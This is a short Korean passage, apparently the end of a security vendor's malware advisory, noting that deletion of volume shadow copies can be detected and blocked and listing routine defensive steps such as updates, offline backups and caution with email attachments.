볼륨 섀도 복사본 삭제를 통한 시스템 복구를 방해하는 행위도 탐지/차단 가능하다.

5. 대응

1. MS 제공하는 보안 업데이트를 자동으로 설정한다.
2. 사용 중인 소프트웨어 최신 업데이트를 유지한다.
3. 백신 최신 업데이트를 유지한다.
4. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
5. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
6. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오